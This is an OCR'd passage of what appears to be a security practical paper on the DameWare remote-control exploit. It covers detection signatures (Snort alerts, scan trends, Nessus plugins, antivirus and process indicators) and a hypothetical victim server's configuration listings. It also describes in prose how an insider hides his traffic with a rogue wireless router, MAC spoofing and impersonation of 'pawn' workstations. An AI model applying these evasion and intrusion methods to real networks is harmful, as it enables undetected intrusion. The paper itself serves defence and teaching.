
We tried both port 53 and 6128 as listening ports. This kind of noise would possibly slip through the radar of some systems because it could be considered a false positive.

[**] [1:1292:7] ATTACK-RESPONSES directory listing [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
01/26-20:27:37.724500 10.10.10.28:53 -> 10.10.10.33:1053
TCP TTL:128 TOS:0x0 ID:81 IpLen:20 DgmLen:1500 DF
AP Seq: 0x98B6351F Ack: 0x3BF6C04C Win: 0x446C TcpLen: 20

[**] [1:1292:7] ATTACK-RESPONSES directory listing [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
01/26-20:32:47.612652 10.10.10.28:6128 -> 10.10.10.33:1055
TCP TTL:128 TOS:0x0 ID:249 IpLen:20 DgmLen:1500 DF
AP Seq: 0x9DEDAADC Ack: 0x412F93F7 Win: 0x446C TcpLen: 20

Another early warning network signature that could be gathered from Snort would be any increase in port scans to port 6129/TCP above your baseline. This could be a signature that someone is doing reconnaissance looking for a DameWare installation to exploit.

The following information shows some details on the amount of port 6129/TCP scanning activity that was present on the Internet in the days just before and after the public release of the DameWare exploit. It may be an indicator of how prevalent a threat this exploit is in the wild. It is not clear how big of a potential Dameware <=3.72 attack surface is available on the Internet but some information can be ascertained by examining the volume of scans for port 6129/TCP listed at the SANS Internet Storm Center (<http://isc.sans.org/port_details.html?port=6129 >). The data below shows that in late December 2003, there was a peak of about 1000 source machines scanning for vulnerable DameWare web targets. It appears that there were at least a few potential intruders that felt that the vulnerability in DMRC was a big enough target to justify scanning portions of the Internet for port 6129/TCP. As of December 28, 2003, the scan volume seems to have begun to decline. It looks like the Internet usage of DameWare is minimal and that highest probability for un-patched DMRC targets in the future is going to be on the internal corporate networks where it is used extensively for remote systems support.



This shows the peak of the scanning activity on port 6129/TCP in the days after the release of the exploit code. It is interesting to note that there was some scanning activity looking for port 6129/TCP as early as November 30, 2003. It seems that for ports that aren't widely used by the Internet population we could pick up early warning signs of impending zero-day unreleased exploits or exploits that are still in the early stages of development by looking for small increases in scanning activity. These small blips could show that there is someone testing a new exploit on a small scale.

As a side note, it would be interesting to see who belonged to the IP addresses that were doing the early scanning on this exploit. The people performing these early scans on port 6129/TCP would presumably have had some advanced notification of the exploit code or at least of its existence and impending release.


Vulnerability scanning is another good activity relating to attack signatures. It is used to locate any potential attack targest that may be on the network. This can be done with network vulnerability scanning tools such as Nessus (<http://www.Nessus.org >). The Nessus tool is UNIX based and is designed to scan a list of target IP address and interrogate the requested network ports for vulnerability signatures. It is always best to verify the results of a network scan with the results of a host based scanner. The host based scanners can look at the internal files and settings of a server to see if there are any vulnerabilities that can't be seen from the network.

We used the Nessus program with the late December plugins during the scans of our test network. The tool was able to successfully identify a port 6129/TCP instance of DameWare and identify the OS/sp information. There are two plugins that specifically deal with locating DameWare software. They are detailed below:

- Pluggin #11967 – Windows family ; This pluggin queries the registry via ports 139, 445 in order to Verify that version 3.73 or higher of the DameWare service is installed. It looks at the registry key :"SYSTEM\CurrentControlSet\Services\DWMRCS", item:"DisplayName"

- Pluggin # 11968 – General Family ; This pluggin goes to port 6129 and opens a connection. It uses the packets returned from the DameWare server to identify XP and W2k operating systems and service pack levels.

The bottom of the screenshot below shows the positive results of these two pluggins when run against a W2k/sp4 server with DameWare 3.70.



Note: to start Nessus we did the following on Redhat 9;
- Download the newest pluggins from www.Nessus.org/nasl/all-2.0.tar.gz
- Copy the all-2.0.tar.gz file to usr/local/bin
- Run the command "./Nessus-update-pluggins" (as root)
- Start the Nessusd daemon (usr/local/sbin ./Nessusd –D)
- Start the Nessus GUI (usr/local/bin ./Nessus
- Log in to Nessus GUI
- Set the Nessus settings to scan all safe, use nmap, identify services. All ports. and gave it a list of IP's.

The Virus Scanner Logs on an intruder's machine can create attack signatures that could be useful in tracking the source of the exploit. We tested the WirePair-DameWare exploit detection abilities of McAfee VirusScan v4.5.1 SP1 (<http://www.mcafee.com>) with a scan engine ver 4.2.60 with virus definitions ver 4.0.4309 created 17 December 2003. McAfee did toss an alert when we inserted a

write protected floppy with the compiled exploit exe into the “a:” drive of our test machine. It reported the following in the vshlog.txt file:

“1/18/2004 6:51 PM Clean Error SYSTEM A:\dwmrcexp.exe Exploit-MS03-049”

The virus scanner logs from other vendors may also show virus/trojan activity if the attacker forgets to turn off his scanner while compiling or running the dwmrcexp.exe file.

The personal firewall Logs may be another indicator of intrusion activity on the source machine. These logs may show some activity before and during the attack if the attacker has to adjust outbound traffic settings to port 6129/TCP and whichever outbound port the user uses to connect with NC.exe.

A listing of the network port connections on the source machine can also be a good identifier of exploit initiation. An outbound port will show an established connection to the target server and port. The fport.exe utility will show the outbound connection running under NC.EXE with a process name of NC (unless the NC.exe file has been renamed).

An examination of the system processes running on the source machine can also be an indicator of intrusion initiation. The NC.exe process will show in task manager while the attacker is connected to the target shell. The dwmrcexp.exe process will show briefly in memory while the initial exploit is run but doesn’t last more than a few seconds before it is gone.

The NT Event Logs can also show traces of exploit initiation activities. No activity was recorded on our test client’s NT event logs but there may possibly be events recorded on some systems if their virus detection software catches the dwmrcexp.exe file being copied to the system.

The files present on the attacker’s machine could also be an indicator of an intrusion initiation source. The intruder will need some method of executing the dwmrcexp.exe file. The dwmrcexp.exe file could possibly be renamed in order to escape detection but the internal contents would remain the same. If the intruder compiles it on their system they will need a compiler and the source code in some type of text file. Some runtime libraries may also be needed to complete the compiling process. All of these files could be run from a CD, floppy, flash drive, or other external media so may not necessarily be present on the attacker’s machine.

In summary, all of the attack signatures listed above can be combined to reveal a fairly clear picture of any past or current activity utilizing the WirePair-DameWare exploit attack vectors. The vulnerability scanning tools could be used to proactively identify any potential future targets of the exploit. The combination of the data and techniques listed above should give us good options for tracking, fighting, and defending against the exploit.

4 The Platforms/Environments

Let’s take a look at the hardware, software, and network platforms used in our example WirePair-DameWare exploit scenario.

4.1 Victim's Platform

The hypothetical target company, "Dat0BlatoMatic, Inc.", has a wide variety of platforms in operation throughout the company. Some of these systems are far too old for current vendor support but they have not yet been retired. The wide list of software platforms in use at the company includes Mainframes, assorted flavors of UNIX, Netware, Win95, XP, NT4, W2k, and Win2003. The wide variety of systems and non-standardization of software platforms has been the result of a series of mergers and acquisitions that occurred over the past few years. There has been no strong corporate initiative to have a centralized IT staff and therefore many branch offices continue to develop new applications on a wide variety of platforms. Despite the variety of software platforms in use, the primary NOS (network operating system) platform used in the victim's environment is a Microsoft Windows NT4 Master Domain structure. They still utilize the NT4 domain structure for authentication because of the costs associated with migrating to Microsoft's Active Directory structure.

Most of the company desktop machines have been refreshed within the last year. They were loaded with a standard Windows XP image which allows the local users full admin rights to the local machine. They use the Microsoft Office suite for their standard desktop apps but have hundreds of other applications in use throughout the company. There are a variety of remote control support tools in use by the IT staff including DameWare, VNC, LanDesk, PCAnywhere, and Microsoft Terminal Services/Remote Desktop Connection. The DameWare product is sometimes chosen for remote administration because of its small size, low cost, and easy install/uninstall across most of the Microsoft operating systems. The DameWare tool also has the convenient capability of locking out the local keyboard and mouse from anyone that may interrupt the administrator's remote session activities.


There are still about 100 Window 95 machines that have yet to be migrated to XP mostly due to some special software that couldn't be easily upgraded.

Most development and testing of new hardware and software is done in a computer lab area located in the basement of the company's headquarters building. The computers are all connected to the production network and no effort is made to isolate the test environment from the production network. There are a couple of old hubs and an old router for testing activities that may have a high risk to the production network but these devices are seldom used due to the difficulty of their configuration. Most test server administrators simply don't spend the extra time to set up an isolated test environment for their servers. There are often production applications running on some of the test servers due to the extremely "loose" restrictions that are placed on the test machines. The line between test servers and production servers is often blurry. Once an application completes testing in the lab it is often converted directly into a production server. At some later date the server would then be shipped to a reliable datacenter for long term operation. The test servers are occasionally scanned by a security group for vulnerabilities but the security vulnerabilities are not rigorously patched. The developers and administrators of the test machines are normally given an exception to the rules if they ask for it. The company testing procedures are fairly loose and the lab administrators/developers have a great deal of freedom in their actions. They can basically go in and set up whatever they want to as long as they can find some departmental sponsor to give them a business reason for the trial.

The specific exploit server's hardware platform that is the focus of our example scenario is a bit outdated. This is because most of the test machines are "recycled" from old production servers. Our particular test server is a dual proc 600 MHz Intel x86 based Compaq Proliant 3000 server. It runs Windows 2000 with sp4. Its primary function is to serve as a test HTTP Proxy/Content Filter/Content Cache server for the headquarters site at the example company. The HR department requested the server in order to try out some web content filtering software that is designed to provide them with better reports on employee's internet usage.

The following sections show some details of our TARGET SERVER settings. This is useful in understanding the specific configuration of the target sever software platform configuration:

Audit Policies - The audit policies of the server have been modified from the W2k default setting to enforce a more restrictive auditing stance. These settings were chosen by the test administrator because they are sometimes helpful in troubleshooting testing problems. To view the audit policies of our test server we click start, programs, administrative tools, local security policy and view the screen below:



Network Settings -The network settings of the target test server were set to use DHCP because this was the easiest way to configure the server quickly in the test environment of DatoBlatoMatic Inc. We typed "c:\>ipconfig /all" from a command window to view the network settings of the target server listed below:

```
Windows 2000 IP Configuration
  Host Name . . . . . . . . . . . . : holes
  Primary DNS Suffix  . . . . . . . :
  Node Type . . . . . . . . . . . . : Hybrid
  IP Routing Enabled. . . . . . . . : No
  WINS Proxy Enabled. . . . . . . . : No
Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix  . :
  Description . . . . . . . . . . . : Compaq Ethernet 10/100
  Physical Address. . . . . . . . . : 00-80-11-11-D5-D8
  DHCP Enabled. . . . . . . . . . . : Yes
  Autoconfiguration Enabled . . . . : Yes
```

IP Address. . . . . : 10.10.10.28
Subnet Mask . . . . . : 255.0.0.0
Default Gateway . . . . . : 10.10.10.1
DHCP Server . . . . . : 10.10.10.6
DNS Servers . . . . . : 10.10.10.6
Lease Obtained. . . . . : Friday, January 16, 2004 1:35:45 AM
Lease Expires . . . . . : Friday, January 23, 2004 1:35:45 AM

Listening Network Ports - The network ports on which a server "listens" is a good indicator of which applications may be available for attack. This is sometimes referred to as the remote attack surface of a server. Notice that port 6129/TCP is listed as "LISTENING". This is normally indicative of the DameWare Server application. Also note that 10.10.10.28:8080 indicates the proxy server service is listening. We typed "C:\>Netstat –an" to display the network settings of our test server listed below:

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1027	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1030	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1033	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1035	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3372	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING
TCP	0.0.0.0:6129	0.0.0.0:0	LISTENING
TCP	127.0.0.1:8080	0.0.0.0:0	LISTENING
TCP	127.0.0.1:11223	0.0.0.0:0	LISTENING
TCP	10.10.10.28:139	0.0.0.0:0	LISTENING
TCP	10.10.10.28:8080	0.0.0.0:0	LISTENING
UDP	0.0.0.0:445	*:*	
UDP	0.0.0.0:3456	*:*	
UDP	127.0.0.1:1075	*:*	
UDP	127.0.0.1:1134	*:*	
UDP	10.10.10.28:137	*:*	
UDP	10.10.10.28:138	*:*	
UDP	10.10.10.28:500	*:*	

Listening Network Ports Mapped to Processes and Files - While the netstat command results listed above show some useful information as to which network ports are listening, it is often difficult to tell which specific program on the server has actually opened up the listening port. That is why it is often useful to run a tool to identify which applications are using which network listening ports. We used the fport.exe utility from (<http://www.foundstone.com >). Note that the fport utility listing below shows the line

"836 DWRCS -> 6129 TCP C:\WINNT\SYSTEM32\DWRCS.EXE ".

This indicates that the DameWare server application running on port 6129/TCP. We typed “c:\>fport” from a command window to display the following results:

```
FPort v1.33 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com
Pid   Process          Port  Proto Path
492   svchost       ->  135   TCP   C:\WINNT\system32\svchost.exe
8     System        ->  139   TCP
8     System        ->  445   TCP
688   msdtc         ->  1025  TCP   C:\WINNT\System32\msdtc.exe
1036  MSTask        ->  1027  TCP   C:\WINNT\system32\MSTask.exe
8     System        ->  1030  TCP
1808  mspadmin      ->  1033  TCP   C:\Program Files\Microsoft ISA
Server\mspadmin.exe
1516  w3proxy       ->  1035  TCP   C:\Program Files\Microsoft ISA
Server\w3proxy.exe
688   msdtc         ->  3372  TCP   C:\WINNT\System32\msdtc.exe
392   termsrv       ->  3389  TCP   C:\WINNT\System32\termsrv.exe
836   DWRCS         ->  6129  TCP   C:\WINNT\SYSTEM32\DWRCS.EXE
1516  w3proxy       ->  8080  TCP   C:\Program Files\Microsoft ISA
Server\w3proxy.exe
1516  w3proxy       ->  11223 TCP   C:\Program Files\Microsoft ISA
Server\w3proxy.exe
8     System        ->  137   UDP
8     System        ->  138   UDP
8     System        ->  445   UDP
268   lsass         ->  500   UDP   C:\WINNT\system32\lsass.exe
648   IEXPLORE      ->  1075  UDP   C:\Program Files\Internet
Explorer\IEXPLORE.EXE
1376  IEXPLORE      ->  1134  UDP   C:\Program Files\Internet
Explorer\IEXPLORE.EXE
1516  w3proxy       ->  3456  UDP   C:\Program Files\Microsoft ISA
Server\w3proxy.exe
```

(Note: The results of the fport utility should always be validated by other data because fport can sometimes yield incorrect information. There is also a newer 2.0 version of the fport utility now available from Foundstone that may fix some of the errors present in version 1.33.)

Environment Variables – It is useful to examine the environment variables configured on the test server in order to understand some of the software and network settings on the server. Note that in the listing below the currently logged in user is “user”, the domain is “1” and the logon server is “HOLES”. Also note that this test server has Microsoft Visual C++ installed for testing some custom software components and it is listed in the PATH= variable as “C:\Program Files\Microsoft Visual

Studio\VC98\bin". We typed "c:\>set" from a command window to display the following environment variable results:

ALLUSERSPROFILE=C:\Documents and Settings\All Users
APPDATA=C:\Documents and Settings\user\Application Data
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=HOLES
ComSpec=C:\WINNT\system32\cmd.exe
HOMEDRIVE=C:
HOMEPATH=\Documents and Settings\user
include=C:\Program Files\Microsoft Visual Studio\VC98\atl\include;C:\Program Files\Microsoft Visual Studio\VC98\mfc\include;C:\Program Files\Microsoft Visual Studio\VC98\include
lib=C:\Program Files\Microsoft Visual Studio\VC98\mfc\lib;C:\Program Files\Microsoft Visual Studio\VC98\lib
LOGONSERVER=\\HOLES
MSDevDir=C:\Program Files\Microsoft Visual Studio\Common\MSDev98
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Os2LibPath=C:\WINNT\system32\os2\dll;
Path=C:\WINNT\SYSTEM32;C:\WINNT;C:\WINNT\System32\Wbem;C:\Program Files\Common Files\Network Associates\VirusScan Engine\4.0.xx\;C:\Program Files\Microsoft Visual Studio\Common\Tools\WinNT;C:\Program Files\Microsoft Visual Studio\Common\MSDev98\Bin;C:\Program Files\Microsoft Visual Studio\Common\Tools;C:\Program Files\Microsoft Visual Studio\VC98\bin
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 6 Stepping 10, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=060a
ProgramFiles=C:\Program Files
PROMPT=PG
SESSIONNAME=Console
SystemDrive=C:
SystemRoot=C:\WINNT
TEMP=C:\DOCUME~1\user\LOCALS~1\Temp
TMP=C:\DOCUME~1\user\LOCALS~1\Temp
USERDOMAIN=1
USERNAME=user
USERPROFILE=C:\Documents and Settings\user
windir=C:\WINNT

Services Running – The services currently running on the server can be a good indicator as to the configuration or functionality of the target server. We typed "c:\>net start" to view the listing below. (Note: this command will only listed the services that are "RUNNING". This command does not list all of the services that are installed on the

server. If you need to see a list of all installed services and their current state use the W2k Resource Kit utility named “sclist.exe”). See the results of the “c:\>net start” command below:

These Windows 2000 services are started:
Alerter
Automatic Updates
COM+ Event System
Computer Browser
DameWare Mini Remote Control
DHCP Client
Distributed File System
Distributed Link Tracking Client
Distributed Transaction Coordinator
DNS Client
Event Log
IPSEC Policy Agent
License Logging Service
Logical Disk Manager
Messenger
Microsoft ISA Server Control
Microsoft Scheduled Cache Content Download
Microsoft Web Proxy
Net Logon
Network Associates Alert Manager
Network Associates McShield
Network Associates Task Manager
Network Connections
Plug and Play
Print Spooler
Protected Storage
Remote Access Connection Manager
Remote Procedure Call (RPC)
Remote Registry Service
Removable Storage
RunAs Service
Security Accounts Manager
Server
System Event Notification
Task Scheduler
TCP/IP NetBIOS Helper Service
Telephony
Terminal Services
ThinkPad Modem Service
Windows Management Instrumentation
Windows Management Instrumentation Driver Extensions

Windows Time
Workstation
The command completed successfully.

4.2 Source Network

For this example, we will be examining an intrusion from a trusted "internal employee" that has physically connected a wireless router device directly to the target network without permission and has extended the network with a new wireless segment. This wireless device has NAT (Network Address Translation) capabilities and includes its own DHCP server. The wireless device also has a number of filtering capabilities for preventing inbound traffic from probing his intrusion machine. In addition, the wireless device has the capability of using any MAC address that is entered into the setup interface and exposing the bogus MAC address on its' WAN port. This device is intended to help him hide his identity and to prevent his activities from being easily tracked to his user credentials, IP address, or MAC address. The wireless capabilities also offer the intruder a physical buffer that makes it difficult to locate his exact location. The wireless device was fairly cheap and could be sacrificed in order to prevent the discovery of the attacker. The wireless router IP and MAC address settings will be reconfigured frequently by the intruder in order to give the appearance of the wireless traffic originating from multiple "pawn" workstations. For the intruder to emulate another workstation he simply needs to gather the IP/MAC address of the next pawn machine and make sure that the pawn machine is turned off at the time when the wireless device is active.

4.3 Target Network


Most of the critical servers at DatoBlatoMatic, Inc are located in a fairly well designed 3rd party vendor data center with full backups, monitoring, and 24x7 onsite support. These vendor datacenter administrators also monitor all of the network circuits, routers, and switches throughout the company network. There are some local servers at each site. These local servers are designed with the goal of supplying site specific user data from a point close to the users. This design helps to keep the network bandwidth congestion and costs to a minimum. All company internet access passes through a single perimeter access point in the vendor datacenter to another 3rd party vendor company that serves as their ISP (Internet Service Provider). The company's internet perimeter is protected by a CheckPoint Firewall-1 (<http://www.checkpoint.com >) running on Linux with three interfaces (external, internal, and DMZ). There are some rules on the firewall and border routers that allow certain "exception" machines (mostly servers) extra access rights to the internet. In general, outbound traffic from the internal network to the Internet is only allowed from the IP addresses of the proxy servers at each site. The proxy servers are using Microsoft ISA Server STD to restrict access to members of the NT4 domain global group named "internet". All internet usage is monitored and abuse is reported to management.

The branch offices have limited computer support personnel due to budget constraints. The target network is 10/100 Ethernet over CAT 5 UTP with an assortment of switches and routers, most of which were manufactured by 3Com. The network consists of 18 sites connected via Frame Relay and ISDN connections to the central

